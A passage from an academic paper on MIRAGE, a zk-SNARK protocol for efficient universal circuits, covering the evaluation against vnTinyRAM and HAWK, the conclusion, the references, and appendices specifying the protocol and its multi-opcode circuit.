vnTinyRAM follows the von Neumann paradigm, where both the program and the data are stored in the same address space [4]. In vnTinyRAM, the program instructions are loaded and verified in the circuit, and features like runtime code generation is supported. While we could integrate the techniques of MIRAGE directly to make vnTinyRAM's circuit linear, as improving the permutation check will make checking both instructions and data more efficient, we chose to focus on the circuit representation of computation and not to have explicit support or specific opcodes for loading/generating instructions during runtime. This is because of two main observations: 1) Loading instructions at runtime implies an ordered processing of instructions in the circuit, which can lead to high overhead and much less utilization of the available gates. This is because when loading unknown instructions during runtime, the circuit of each step would have to account for all possible operation types. 2) Looking into many applications involving zk-SNARKs, we are not aware of common use cases that heavily rely on runtime code generation. Furthermore, we believe there is a higher need to universal circuits that provide better performance in practice.

Our universal circuit targets the circuit representation of programs and differs in the following ways: 1) It uses a randomized check to verify the consistency across the circuit. This has a linear cost compared to the quasi-linear cost of vnTinyRAM. 2) It does not require verifying operations in the order they were executed. This implies a much better utilization of the circuit, as each computation step known at the specification time only pays for the opcode(s) it uses. 3) On the other hand, targeting the circuit representation of programs has implications. For example, mapping an if-else statement to our construction will consume instructions for both branches. Note that features like jump instructions and runtime code generation could be supported by specifying a vnTinyRAM-like circuit as input to our circuit. Although this would rely on more efficient randomized checks, instructions resolved during runtime will have a much higher cost compared to the instructions known at the specification time.

6 Evaluation

We implemented our protocol on top of libsnark [46], and developed a front-end java library that generates the universal circuit, and allows a programmer to specify a computation. In the following, we discuss the performance impact of using our construction for universal circuits in different settings.

Comparison with non-universal and universal circuits. First, we start by a comparison with vnTinyRAM in terms of

Table 3: Comparison between our work and earlier non-universal and universal circuits with respect to the scale of supported applications when the number of constraints (the total circuit size) is nearly the same

Application	Construction	Universal Circuit?	Supported Parameters	Number of constraints	Unused instructions (%)
Matrix Multiplication $O(m^3)$ operations	[10, 11]	✗	$m = 188$	6.64 million	
	vnTinyRAM	✓	$m = 7$	6.67 million [10]	
	This work	✓	$m = 41$	6.5 million	33%
Merge Sort $O(m \log m)$ operations	xJsnark [11]	✗	$m = 600$	5.32 million	
	vnTinyRAM	✓	$m = 32$	5.37 million [10]	
	This work	✓	$m = 200$	5.32 million	34%

Table 4: The cost of representing different primitives using the non-universal and our universal approaches in terms of the number of constraints. For the universal approach, we report the number of constraints used by the consumed instructions only for this table to study the exact amplification cost. Tables 3 and 5 provide end-to-end results involving the upper bounds on the universal circuit.

Application	xJsnark [11] (non-universal)	This work (universal) Cost of used instructions
Matrix Mul. (m=10, Native field)	1000	26000 (26×)
Merge Sort (m=64, 16-bit values)	238835	558680 (2.33×)
SHA-256 (unpadded)	25538	308842 (12×)
RSA-2048 ModExp (17-bit Exp.)	88949	1446638 (16×)
AES-128 (Key expansion incl.)	14240	214284 (15×)

the scale of the applications that can be supported given the same circuit size. We use the results reported in the implementation of the vnTinyRAM specification by [10] as a baseline. For our circuits, we use the multi-opcode circuits, where the opcodes are distributed according to the criteria presented earlier. We consider two applications: matrix multiplication and merge sort which use different basic operations and random memory accesses. We also compare with non-universal circuit generation tools [10, 11].

As shown in Table 3, our universal circuit supports larger-scale problems than vnTinyRAM, while reducing the gap between the universal and the non-universal approaches. With respect to the number of basic operations supported under the same circuit sizes, our circuit enables orders of magnitude higher scale compared to the vnTinyRAM circuit. Note that part of our circuit is also still available to be used by other operations, as illustrated by the ratio of available instructions.

Cost of universality. Next, we report the amplification cost of certain primitives that use different kinds of operations and does not necessarily operate in the 32-bit integer space. For this part of the evaluation, the cost of the used instructions are only counted to calculate the exact amplification cost.

Besides matrix multiplication and merge sort, we consider three cryptographic primitives, and compare with the *optimized* non-universal circuits reported by xJsnark [11]. Note that the chosen primitives span basic operations not directly covered by the opcodes described in Section 5. For example, the RSA-2048 modular exponentiation circuit performs mod operations in the circuit modulo a long integer. Also, the AES-128 circuit performs random memory accesses and operates on 8-bit words, while our universal circuit opcodes are for 32-bit words. This required effort to get a concise mapping from the AES operations to the instructions of our universal circuit. Note that the optimizations of previous compilers [11] assume a cost model that is only relevant in the custom circuit scenario. Table 4 provides the comparison. While there is an amplification factor between 3 and 26× depending on the application, in comparison vnTinyRAM is expected to have 1 to 2 order of magnitude higher overhead as shown earlier.

Privacy-preserving Smart Contracts. Finally, we evaluate our system in the context of a practical application involving smart contracts. In particular, we address the trusted setup per contract challenge of the HAWK system [16]. In HAWK, the users' circuits do not change depending on the computation, while the manager's circuit does change per computation. The manager's circuit in the HAWK system verifies the correct execution of a pre-specified contract code, but on private data. This circuit relies on commitment and symmetric encryption gadgets besides the function being supported.

We consider two applications from the HAWK paper in our evaluation, namely privacy-preserving auctions and crowdfunding in the case of six participants (In Section 7, we discuss how to scale the system up to more participants). For this evaluation, we fix our universal multi-opcode circuit size to 10 million constraints. We used libsnark's Groth16 implementation as the back end for the baseline. The experiments were conducted on an EC2 machine (c5d.9xlarge instance), using a single processor, and consuming 36 GB of memory at most during the keygen/prove stage. Table 5 illustrates the results. We observe the following:

- The untrusted key derivation phase that happens per contract in our construction just adds one group element to the verifier's storage (the contract in our scenario), while the non-universal approach will generate a separate larger verification key per contract in a trusted manner.
- Our universal approach only adds a small overhead to the verification time and the proof size.

Table 5: Comparison between our system and HAWK [16] in the context of privacy-preserving auction and crowdfunding applications. The number of participants in each application is set to 6 (1 manager, and 5 bidders/participants). The table reports the setup cost on one machine. In practice, techniques for distributed trusted setup would be used.

System	Univ. Trusted Setup (once)			App.	Trusted setup per app			Untrusted Key Deriv.		Proof		Verify
	Time	PK	VK		Time	PK	VK	Time	VK+[3]	Time	Size	Time
HAWK [16]	N/A			Auction	22.78 sec	57.85 MB	3.93 KB	N/A		10.3 sec	128 B	1.5 ms
				Crowdfund	22.71 sec	57.8 MB	3.93 KB			10.3 sec	128 B	1.5 ms
This work	610 sec	1.8 GB	473 KB	Auction	N/A			7.9 sec	32 B	322 sec	160 B	2.1 ms
				Crowdfund				7.9 sec	32 B	319 sec	160 B	2.1 ms

- There is about 30× amplification factor in the proof generation time. The reason this factor is larger than the previously reported overhead in Table 4 is because nearly half of the instructions in the universal circuit were not used (mainly the opcode types that were not used heavily by the commitments or the applications being evaluated).
- Comparison with existing work: The proof size of Sonic [31] is 1152 bytes in the unhelped mode (compared to 160 bytes in our case), and the verifier's effort is 3× worse than ours. For the prover, the amplification factor of the number of exponentiations in Sonic [31] is more than 50× in the unhelped prover's case, compared to 30× in our case, when the circuit is highly utilized.

In the future, we will also evaluate other applications that require trusted setup per user-defined computations.

7 Conclusion and Discussion

In this paper, we presented MIRAGE a zk-SNARK protocol that allows the verification of randomized algorithms efficiently. Compared to baseline zk-SNARKs, our protocol increases the verification overhead by one pairing, and increases the proof size by one group element in the generic group model. We used our protocol to build an efficient universal circuit, and illustrated savings in different contexts, including privacy-preserving smart contracts. However, our work leaves several open problems for future work, which we discuss next.

7.1 Scalability

Although we significantly reduced the cost of universal circuits in this paper and illustrated the impact on different applications, there is still a cost that has to be paid for being universal. In this subsection, we discuss some directions that could be considered to alleviate the scalability challenges.

Distributed systems for ZK proof computation. As large zk-SNARK circuits lead to high memory consumption at the prover's side, one way to avoid such practical limitation is to use a distributed system to compute the zk-SNARK proof using multiple instances. A recent system, DIZK [12], was shown to enable computations of zk-SNARK proofs for circuits that have hundreds of millions of constraints, which would fit for very large instantiations of our universal circuit. This could scale the number of participants in the application we evaluated by two orders of magnitude.

Recursive SNARKs. Another approach to increase the scalability and efficiency of the prover, while also enabling lightweight clients, would be to divide the circuit into different parts, e.g., based on opcodes, prove the correctness of each separately, and then use one layer of recursive SNARKs [6,47] to compress the proofs into one and verify the global consistency. This will have the benefit of reducing the memory requirements of the prover, and also letting the prover only pay for the opcodes that are heavily used by the computation.

Cryptographic opcodes. As most zk-SNARK circuits include cryptographic gadgets for verifying knowledge of secrets, or for computing commitments, etc., it could be useful to include opcodes for well-known cryptographic functions. For instance, in the context of HAWK privacy-preserving smart contract system [16], most of the manager's circuit does not depend on the computation being verified. If the universal circuit supports additional commitment opcodes, this would significantly reduce the cost of the cryptographic operations required by the protocol, and the universality cost will only include the cost of representing the custom user-defined logic. This would allow increasing the number of participants.

7.2 High-level tool for specifying computation

The library we developed to specify computations is currently a low-level library, which means that the programmer is expected to have knowledge of the opcodes when representing the computation in order to get an optimized performance and develop a secure representation. This is in some sense similar to the background requirements needed when developing zk-SNARK circuits using low-level gadget libraries, e.g, [46]. We plan to develop a high-level tool that can compile high-level description of the computation to an optimized specification, given the opcodes. Some techniques from existing high-level frameworks [5, 10, 11] could be used, however the cost model in our setting is different. Additionally, our

[3] Refers to the additional part of verification key added per computation. Note that this can be verified by any party.

modified zk-SNARK construction enables the usage of randomness in the circuit to check permutations and potentially many other types of computations more efficiently.

7.3 Workload characterization

In Section 5.2, we used a nearly uniform way to set the number of each opcode provided in the circuit. Although the opcodes we provide can represent most basic operations, their distribution might not always be the most optimal for all possible kinds of applications. A future direction would be to obtain a realistic distribution based on workload characterization of computations in different domains. If the universal circuit targets an application-specific domain like smart contracts, then studying existing smart contracts and analyzing the distributions of the basic operations could provide better insight.

Acknowledgments

This work was supported in part by DARPA under grant N66001-15-C-4066 and the Center for Long-Term Cybersecurity (CLTC). Charalampos Papamanthou was supported by NSF awards #1514261 and #1652259 as well as by NIST. Dimitrios Papadopoulos was supported by Hong Kong RGC under grant ECS-26208318. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of NSF, NIST, DARPA, CLTC or Hong Kong RGC.

References

[1] R. Gennaro, C. Gentry, B. Parno, and M. Raykova, "Quadratic span programs and succinct nizks without pcps," in *Advances in Cryptology–EUROCRYPT 2013*. Springer, 2013, pp. 626–645.

[2] B. Parno, J. Howell, C. Gentry, and M. Raykova, "Pinocchio: Nearly practical verifiable computation," in *S & P*, 2013.

[3] E. Ben-Sasson, A. Chiesa, D. Genkin, E. Tromer, and M. Virza, "Snarks for C: verifying program executions succinctly and in zero knowledge," in *CRYPTO*, 2013.

[4] E. Ben-Sasson, A. Chiesa, E. Tromer, and M. Virza, "Succinct non-interactive zero knowledge for a von neumann architecture," in *USENIX Security*, 2014.

[5] C. Costello, C. Fournet, J. Howell, M. Kohlweiss, B. Kreuter, M. Naehrig, B. Parno, and S. Zahur, "Geppetto: Versatile verifiable computation," in *S&P*, 2014.

[6] E. Ben-Sasson, A. Chiesa, E. Tromer, and M. Virza, "Scalable zero knowledge via cycles of elliptic curves," in *CRYPTO*, 2014.

[7] J. Groth, "On the size of pairing-based non-interactive arguments," in *EUROCRYPT 2016*, 2016, pp. 305–326.

[8] J. Groth and M. Maller, "Snarky signatures: Minimal signatures of knowledge from simulation-extractable snarks," in *Annual International Cryptology Conference*. Springer, 2017, pp. 581–612.

[9] B. Braun, A. J. Feldman, Z. Ren, S. Setty, A. J. Blumberg, and M. Walfish, "Verifying computations with state," in *Proceedings of the Twenty-Fourth ACM Symposium on Operating Systems Principles*. ACM, 2013, pp. 341–357.

[10] R. S. Wahby, S. T. V. Setty, Z. Ren, A. J. Blumberg, and M. Walfish, "Efficient RAM and control flow in verifiable outsourced computation," in *NDSS*, 2015.

[11] A. Kosba, C. Papamanthou, and E. Shi, "xJsnark: a framework for efficient verifiable computation," in *2018 IEEE Symposium on Security and Privacy*. IEEE, 2018, pp. 944–961.

[12] H. Wu, W. Zheng, A. Chiesa, R. A. Popa, and I. Stoica, "DIZK: A distributed zero knowledge proof system," in *27th USENIX Security Symposium (USENIX Security 18)*, 2018, pp. 675–692.

[13] G. Danezis, C. Fournet, M. Kohlweiss, and B. Parno, "Pinocchio Coin: building Zerocoin from a succinct pairing-based proof system," in *PETShop*, 2013.

[14] E. Ben-Sasson, A. Chiesa, C. Garman, M. Green, I. Miers, E. Tromer, and M. Virza, "Zerocash: Decentralized anonymous payments from bitcoin," in *S & P*, 2014.

[15] A. Delignat-Lavaud, C. Fournet, M. Kohlweiss, and B. Parno, "Cinderella: Turning shabby x.509 certificates into elegant anonymous credentials with the magic of verifiable computation," in *S& P*, 2016.

[16] A. Kosba, A. Miller, E. Shi, Z. Wen, and C. Papamanthou, "Hawk: The blockchain model of cryptography and privacy-preserving smart contracts," in *IEEE Symposium on Security and Privacy*, 2016.

[17] A. Juels, A. Kosba, and E. Shi, "The ring of gyges: Using smart contracts for crime," Manuscript, 2015.

[18] A. Naveh and E. Tromer, "Photoproof: Cryptographic image authentication for any set of permissible transformations," in *2016 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2016, pp. 255–271.

[19] E. Ben-Sasson, A. Chiesa, M. Green, E. Tromer, and M. Virza, "Secure sampling of public parameters for succinct zero knowledge proofs," in *2015 IEEE Symposium on Security and Privacy*. IEEE, 2015, pp. 287–304.

[20] S. Bowe, A. Gabizon, and I. Miers, "Scalable multi-party computation for zk-snark parameters in the random beacon model." 2017.

[21] S. Ames, C. Hazay, Y. Ishai, and M. Venkitasubramaniam, "Ligero: Lightweight sublinear arguments without a trusted setup," in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2017, pp. 2087–2104.

[22] B. Bünz, J. Bootle, D. Boneh, A. Poelstra, P. Wuille, and G. Maxwell, "Bulletproofs: Short proofs for confidential transactions and more," in *2018 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2018, pp. 315–334.

[23] Y. Zhang, D. Genkin, J. Katz, D. Papadopoulos, and C. Papamanthou, "A zero-knowledge version of vsql." *IACR Cryptology ePrint Archive*, vol. 2017, p. 1146, 2017.

[24] R. S. Wahby, I. Tzialla, A. Shelat, J. Thaler, and M. Walfish, "Doubly-efficient zksnarks without trusted setup," in *2018 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2018, pp. 926–943.

[25] E. Ben-Sasson, I. Bentov, Y. Horesh, and M. Riabzev, "Scalable, transparent, and post-quantum secure computational integrity." *IACR Cryptology ePrint Archive*, 2018.

[26] E. Ben-Sasson, A. Chiesa, M. Riabzev, N. Spooner, M. Virza, and N. P. Ward, "Aurora: Transparent succinct arguments for r1cs," 2018, https://eprint.iacr.org/2018/828.

[27] T. Xie, J. Zhang, Y. Zhang, C. Papamanthou, and D. Song, "Libra: Succinct zero-knowledge proofs with optimal prover computation," 2019, https://eprint.iacr.org/2019/317.

[28] J. Zhang, T. Xie, Y. Zhang, and D. Song, "Transparent polynomial delegation and its applications to zero knowledge proof," in *SSP*, 2020, https://eprint.iacr.org/2019/1482.

[29] J. Groth, M. Kohlweiss, M. Maller, S. Meiklejohn, and I. Miers, "Updatable and universal common reference strings with applications to zk-snarks," in *Annual International Cryptology Conference*. Springer, 2018, pp. 698–728.

[30] M. Campanelli, D. Fiore, and A. Querol, "Legosnark: Modular design and composition of succinct zero-knowledge proofs," Cryptology ePrint Archive, Report 2019/142, 2019, https://eprint.iacr.org/2019/142.

[31] M. Maller, S. Bowe, M. Kohlweiss, and S. Meiklejohn, "Sonic: Zero-knowledge snarks from linear-size universal and updateable structured reference strings."

[32] C. Baum, J. Bootle, A. Cerulli, R. Del Pino, J. Groth, and V. Lyubashevsky, "Sub-linear lattice-based zero-knowledge arguments for arithmetic circuits," in *Annual International Cryptology Conference*. Springer, 2018, pp. 669–699.

[33] J. Bootle, A. Cerulli, P. Chaidos, J. Groth, and C. Petit, "Efficient zero-knowledge arguments for arithmetic circuits in the discrete log setting," in *Annual International Conference on the Theory and Applications of Cryptographic Techniques*. Springer, 2016, pp. 327–357.

[34] E. Ben-Sasson, A. Chiesa, and N. Spooner, "Interactive oracle proofs," in *Theory of Cryptography Conference*. Springer, 2016, pp. 31–60.

[35] S. Goldwasser, S. Micali, and C. Rackoff, "The knowledge complexity of interactive proof systems," *SIAM Journal on computing*, vol. 18, no. 1, pp. 186–208, 1989.

[36] S. Goldwasser, Y. T. Kalai, and G. N. Rothblum, "Delegating computation: interactive proofs for muggles," *Journal of the ACM (JACM)*, vol. 62, no. 4, p. 27, 2015.

[37] G. Cormode, M. Mitzenmacher, and J. Thaler, "Practical verified computation with streaming interactive proofs," in *Proceedings of the 3rd Innovations in Theoretical Computer Science Conference*. ACM, 2012, pp. 90–112.

[38] J. Thaler, "Time-optimal interactive proofs for circuit evaluation," in *Annual Cryptology Conference*. Springer, 2013, pp. 71–89.

[39] A. Chiesa, Y. Hu, M. Maller, P. Mishra, N. Vesely, and N. Ward, "Marlin: Preprocessing zksnarks with universal and updatable srs," Cryptology ePrint Archive, Report 2019/1047, 2019.

[40] A. Gabizon, Z. J. Williamson, and O. Ciobotaru, "Plonk: Permutations over lagrange-bases for oecumenical noninteractive arguments of knowledge," Cryptology ePrint Archive, Report 2019/953, 2019.

[41] S. Nakamoto, "Bitcoin: A peer-to-peer electronic cash system," 2008.

[42] G. Wood, "Ethereum: A secure decentralized transaction ledger," http://gavwood.com/paper.pdf.

[43] H. W. Lenstra Jr, "Primality testing with gaussian periods," in *Proceedings of the 22nd Conference Kanpur on Foundations of Software Technology and Theoretical Computer Science*. Springer-Verlag, 2002, p. 1.

[44] M. O. Rabin, "Probabilistic algorithm for testing primality," *Journal of Number Theory*, vol. 12, no. 1, pp. 128 – 138, 1980.

[45] G. Fuchsbauer, E. Kiltz, and J. Loss, "The algebraic group model and its applications," in *Advances in Cryptology – CRYPTO 2018*, 2018.

[46] "libsnark," https://github.com/scipr-lab/libsnark, 2019.

[47] S. Bowe, A. Chiesa, M. Green, I. Miers, P. Mishra, and H. Wu, "Zexe: Enabling decentralized private computation," Cryptology ePrint Archive, Report 2018/962, 2018, https://eprint.iacr.org/2018/962.

A A zk-SNARK for C_{univ}

In this section, we describe the zk-SNARK protocol for the simple universal circuit C_{univ} that was presented in Section 4 in detail. Before describing the protocol, we introduce additional notations. Let $\phi_l, \phi_{l'}, \phi_z, \phi_{z'}$ and ϕ_r be mapping functions that map the variable types and indices in our universal circuit construction to the actual wire indices used in Protocol 2 in Section 3, e.g., $\phi_l(i)$gets the index of the wire carrying the value of l_i. Define the following sets:

- $I_L = \{\phi_l(i)\}_{i\in\{1,..,n_s+3n_*+3n_+\}}$
- $I_{L'} = \{\phi_{l'}(i)\}_{i\in\{1,..,n_s+3n_*+3n_+\}}$
- $I_{spec} = I_L \cup I_{L'}$ (Note: in the general case of our multi-opcode universal circuit (Section 5), this will also include the functionality selectors of the instructions).
- $I_{Z_{io}} = \{\phi_z(i)\}_{i\in\{1,..,n_s\}}$
- $I_{Z_w} = \{\phi_z(i)\}_{i\in\{n_s+1,..,n_s+3n_*+3n_+\}}$
- $I_{Z'} = \{\phi_{z'}(i)\}_{i\in\{1,..,n_s+3n_*+3n_+\}}$
- $I_R = \{\phi_r(i)\}_{i\in\{1,2\}}$
- I_{aux} represents all other intermediate wire indices in the universal circuit, i.e., $I_{aux} = \{k : k \in \{1,..,m\} \wedge k \notin I_L \cup I_{L'} \cup I_{Z_{io}} \cup I_{Z_w} \cup I_{Z'} \cup I_R\}$, where m is the total number of wires in the universal circuit.

The public statement of the universal circuit C_{univ} itself includes the specification of the custom circuit, the custom statement, r_1 and r_2. In other words, the statement of the universal circuit will be the following set of wires ($I_{spec} \cup I_{Z_{io}} \cup I_R$). The set J in Protocol 2 will be equal to $I_{Z_w} \cup I_{Z'}$.

Protocol 3 *A zk-SNARK for C_{univ}*

- *Universal Circuit Setup:* $\text{PARAMETERS} \leftarrow \text{PARAMGEN}(\mathcal{C}, 1^\lambda)$ *This phase generates a universal circuit C_{univ} that captures the operations of any circuit $C \in \mathcal{C}$. The key generation phase* $\text{PARAMGEN}(\mathcal{C}, 1^\lambda)$ *will call the setup algorithm in Protocol 2* $\{vrk_{C_{univ}}, prk_{C_{univ}}\} \leftarrow Setup(C_{univ}, 1^\lambda)$*, while setting* $J = I_{Z_w} \cup I_{Z'}$,$I = I_{aux}$*, i.e.,*

  Choose $\alpha, \beta, \gamma, \delta, \delta', s \leftarrow \mathbb{F}_q$*. Construct the public proving key* $prk_{C_{univ}}$ *as follows:*

  - $g_1^\alpha, g_1^\beta, g_1^\delta, g_1^{\delta'}, g_2^\beta, g_2^\delta$
  - $\{g_1^{s^i}\}_{i\in\{0,..,d-1\}}, \{g_2^{s^i}\}_{i\in\{0,..,d-1\}}$
  - $\{g_1^{s^i t(s)/\delta}\}_{i\in\{0,..,d-2\}}$
  - $\{g_1^{(\beta v_k(s)+\alpha w_k(s)+y_k(s))/\delta'}\}_{k\in I_{Z_w}\cup I_{Z'}}$
  - $\{g_1^{(\beta v_k(s)+\alpha w_k(s)+y_k(s))/\delta}\}_{k\in I_{aux}}$

  Construct the verification key $vrk_{C_{univ}}$ *as*

  - $g_1^\alpha, g_1^\beta, g_2^\beta, g_2^\gamma, g_2^\delta, g_2^{\delta'}$
  - $\{g_1^{(\beta v_k(s)+\alpha w_k(s)+y_k(s))/\gamma}\}_{k\in I_{spec}\cup I_{Z_{io}}\cup I_R}$

  Set $\text{PARAMETERS} = \{vrk_{C_{univ}}, prk_{C_{univ}}\}$

- *Derive (Custom circuit Specification):*

  $\{\text{VRK}_C, \text{PRK}_C\} \leftarrow \text{DERIVE}(C, \text{PARAMETERS})$

  A party sets the values of each l_i and l'_i (besides any functionality selectors in the general case) according to the specification of the custom circuit C. The party then computes vrk_C based on the items in $vrk_{C_{univ}}$. More specifically, vrk_C will include the following,

Table 6: The functionalities corresponding to the opcodes described in Section 5, Figures 2 and 3

Opcode	Supported Operations
Opcode 1	- Arithmetic and Boolean Operations: Multiplication (AND), Addition, Subtraction, XOR, OR. - Conditionals: Equality/non-equality testing.
Opcode 2	- Bitwise operations on 32-bit words (XOR, OR, AND). - Verifying constraints on ranges (Useful for comparisons, mod/division operations, etc).
Opcode 3	- Bit extraction, Packing bits into one 32-bit values, or bytes. - Weighted sums of bits or native elements (This supports bitwise rotation and shifting using static parameters).
Opcode 4	- Random memory access: Reading from or writing to variable array indices.

– $g_1^{\alpha}, g_1^{\beta}, g_2^{\beta}, g_2^{\gamma}, g_2^{\delta}, g_2^{\delta'}$ *(Copied directly from* $\mathsf{vrk}_{C_{univ}}$*.)*

– $\{g_1^{(\beta v_k(s)+\alpha w_k(s)+y_k(s))/\gamma}\}_{k\in I_{Z_{io}}\cup I_R}$ *(Copied directly from* $\mathsf{vrk}_{C_{univ}}$*.)*

– $\mathsf{vk}_{spec} = \prod_{k\in I_{spec}} g_1^{c_k(\beta v_k(s)+\alpha w_k(s)+y_k(s))/\gamma}$*, where* c_k *is the value of the wire* k *in the universal circuit.*

The derivation of vrk_C *does not need to happen in a trusted manner. It will be straightforward to verify the computation of the first set in linear time. The proving key of the custom circuit* C *will be the same as the proving key of the universal circuit besides* $\mathsf{vk}_{\mathsf{spec}}$*, i.e.,* $\mathsf{prk}_C = \mathsf{prk}_{C_{univ}} \cup \{\mathsf{vk}_{spec}\}$.

- *Prove* $\pi \leftarrow \textsc{Prove}(C, \{z_i\}_{i\in\{1,..,n_s+3n_*+3n_+\}}, \textsc{Prk}_C)$*:*

  – *The prover samples three random values* κ_1*,* κ_2 *and* κ_3 *from* $\mathbb{F}_q$*.* κ_1 *and* κ_2 *will be later used as in the original version of the protocol for zero-knowledge, and* κ_3 *will be used to make our commitment zero-knowledge.*

  – *The prover commits to the values of* $\{z_i\}$ *and its permutation* $\{z'_i\}$*, via computing:*

    ∘ $\mathsf{cm}_1 = \prod_{k\in I_{Z_w}\cup I_{Z'}} g_1^{c_k(\beta v_k(s)+\alpha w_k(s)+y_k(s))/\delta'}$

    ∘ $\mathsf{cm}_2 = \prod_{k\in I_{Z_{io}}} g_1^{c_k(\beta v_k(s)+\alpha w_k(s)+y_k(s))/\gamma}$

    ∘ $\mathsf{cm} = g_1^{\delta\kappa_3}\mathsf{cm}_1\mathsf{cm}_2$

  – *The prover computes the random values* r_1 *and* r_2 *using the previous commitment, e.g.,* $r_1 = Hash(0||\mathsf{vk}_{spec}||\mathsf{cm})$ *and* $r_2 = Hash(1||\mathsf{vk}_{spec}||\mathsf{cm})$*, and continues evaluating the circuit. The prover then computes* $h(x) = \frac{p(x)}{t(x)}$*, and computes the proof as:*

    ∘ $\pi_a = g_1^{\alpha+v(s)+\kappa_1\delta}$

    ∘ $\pi_b = g_2^{\beta+w(s)+\kappa_2\delta}$

    ∘ $\pi_c = g_1^{h(s)t(s)/\delta}\pi_a^{\kappa_2}B_1^{\kappa_1}g_1^{-\kappa_1\kappa_2\delta-\kappa_3\delta'}X$

    ∘ $\pi_d = g_1^{\delta\kappa_3}\prod_{k\in I_{Z_w}\cup I_{Z'}} g_1^{c_k(\beta v_k(s)+\alpha w_k(s)+y_k(s))/\delta'}$

    where

    ∘ $v(x) = \sum_{k\in\{0,..,m\}} c_k v_k(x)$ *(*m *is the total number of wires in the circuit).*

    ∘ $w(x) = \sum_{k\in\{0,..,m\}} c_k w_k(x)$

    ∘ $B_1 = g_1^{\beta+w(s)+\kappa_2\delta}$

    ∘ $X = \prod_{k\in I_{aux}} g_1^{c_k(\beta v_k(s)+\alpha w_k(s)+y_k(s))/\delta}$

- *Verify* $\{0,1\} \leftarrow \textsc{Verify}(\{z_i\}_{i\in\{1,..,n_s\}}, \pi, \textsc{Vrk}_C)$*:*

  – *First, the verifier computes the IO component of the commitment:* $\psi = \prod_{k\in I_{Z_{io}}} g_1^{c_k(\beta v_k(s)+\alpha w_k(s)+y_k(s))/\gamma}$.

  – *The verifier computes the commitment:* $\mathsf{cm} = \psi.\pi_d$.

  – *The verifier then computes the random values* r_1 *and* r_2 *using the previous commitments, i.e.,* $r_1 = Hash(0||\mathsf{vk}_{spec}||\mathsf{cm})$ *and* $r_2 = Hash(1||\mathsf{vk}_{spec}||\mathsf{cm})$*, and computes* $\nu = \prod_{k\in I_R} g_1^{c_k(\beta v_k(s)+\alpha w_k(s)+y_k(s))/\gamma}$.

  – *The verifier then does the following check:*

$$e(\pi_a,\pi_b) = e(g_1^{\alpha}, g_2^{\beta})e(\mathsf{vk}_{spec}.\nu.\psi, g_2^{\gamma})e(\pi_c, g_2^{\delta})e(\pi_d, g_2^{\delta'})$$

Note that $e(g_1^{\alpha}, g_2^{\beta})$ can be hardcoded in advance. The total number of pairings done by the verifier for each instance is 4 pairings, and the proof size is 3 elements in $\mathbb{G}_1$ and 1 element in $\mathbb{G}_2$, i.e. our protocol adds 1 element to the proof and 1 pairing to the verification equation.

B Multi-opcode Circuit (Supplementary)

Figures 2 and 3 illustrates the detailed design of the multi-opcode circuit presented in Section 5. Table 6 illustrates which basic operations each opcode can be used to verify.

Universal Circuit Detailed Description (1/2)

Setup Parameters

- n_s: Number of entries (l_i, z_i) representing the public statement.
- $\{n_j\}$: Number of times each opcode j appears in the circuit, $1 \leq j \leq 4$.
- $\{u_j\}$: Number of entries used by each opcode j, $1 \leq j \leq 4$.

Circuit input

- Statement entries: (l_i, z_i) for all $i \in \{1, 2, \ldots, n_s\}$.
- Operation entries: (l_i, z_i) for all $i \in \{n_s+1, n_s+2, \ldots, n_s+\sum_{j\leq 4} n_j u_j\}$.
- Permuted entries: (l'_i, z'_i) for all $i \in \{1, 2, ..., n_s+\sum_{j\leq 4} n_j u_j\}$.
- Random values: r_1, r_2
- Functionality selectors as specified for each instruction (set during computation specification)
- Memory consistency subcircuit witnesses

OpCode 1 (Generic Opcode) (repeated n_1 times, u_1 = 3)

- Operates on: $((l_i, z_i), (l_{i+1}, z_{i+1}), (l_{i+2}, z_{i+2}))$ for all $i \in \{n_s+1, n_s+4, ..., n_s+n_1u_1-2\}$
- Functionality selectors for each instruction (instruction indices omitted for brevity) :
  - Coefficient vector: $(c_1, c_2, c_3, c_4, c_5, c_6, c_7)$, where $c_j \in \mathbb{F}_q$ for all j
  - Operation bit selectors: $\{op_{eq}, op_1, op_2, usePrev\}$
- Circuit:
  - Compute $t_1 = (c_1 + c_2 z_i)(c_3 + c_4 z_{i+1}) + c_5$
  - Compute $t_2 = (c_1 + c_2 z_i) + (c_3 + c_4 z_{i+1}) + c_5$
  - Compute $t_3 = (z_i ==^? z_{i+1})$, $t_4 = 1 - t_3$
  - Compute $k_1 = t_2 + op_1 \cdot (t_1 - t_2)$
  - Compute $k_2 = t_4 + op_1 \cdot (t_3 - t_4)$
  - Compute $result_1 = k_1 + op_{eq} \cdot (k_2 - k_1)$
  - Compute $t_5 = result_1 \cdot (c_6 + z_{i-1}) + c_7$
  - Compute $t_6 = result_1 + (c_6 + z_{i-1}) + c_7$
  - Compute $result_2 = t_6 + op_2 \cdot (t_5 - t_6)$
  - Assert $usePrev \cdot (result_2 - result_1) = (z_{i+2} - result_1)$
- Usage notes: The coefficient set can be chosen to support various operations, e.g., for multiplication, $op_1 = c_2 = c_4 = 1$, the rest are zeros; for xor (assuming that z_i are bits), $op_1 = c_2 = c_3 = 1$, $c_4 = -2$, $c_1 = -2^{-1}, c_5 = 2^{-1}$, the rest are zeros.

OpCode 2 (Bitwise Operations) (repeated n_2 times, u_2 = 3)

- Operates on: $((l_i, z_i), (l_{i+1}, z_{i+1}), (l_{i+2}, z_{i+2}))$ for all $i \in \{n_s+\sum_{j<2} n_j u_j + 1, n_s+\sum_{j<2} n_j u_j + 4, .., n_s+\sum_{j\leq 2} n_j u_j - 2\}$
- Functionality selectors for each instruction (instruction indices omitted for brevity)
  - Operation selectors: **op** a vector of 12 bits. (Only one of them will be active during run time. See Section 5.2)
- Circuit:
  - Extract bit vectors $\mathbf{b_1}$, $\mathbf{b_2}$ from z_i and z_{i+1} (assuming 32 is the bit length)
  - Compute $\mathbf{b} = \mathbf{b_1} \odot \mathbf{b_2}$ ($\odot$ refers to the Hadamard product)
  - (AND-bitwise cases) Compute $a_1 = pack32(\mathbf{b}), a_2 = pack32(\mathbf{b_2} - \mathbf{b}), a_3 = pack32(\mathbf{b_1} - \mathbf{b}), a_4 = pack32(\mathbf{1} - \mathbf{b_1} - \mathbf{b_2} + \mathbf{b})$
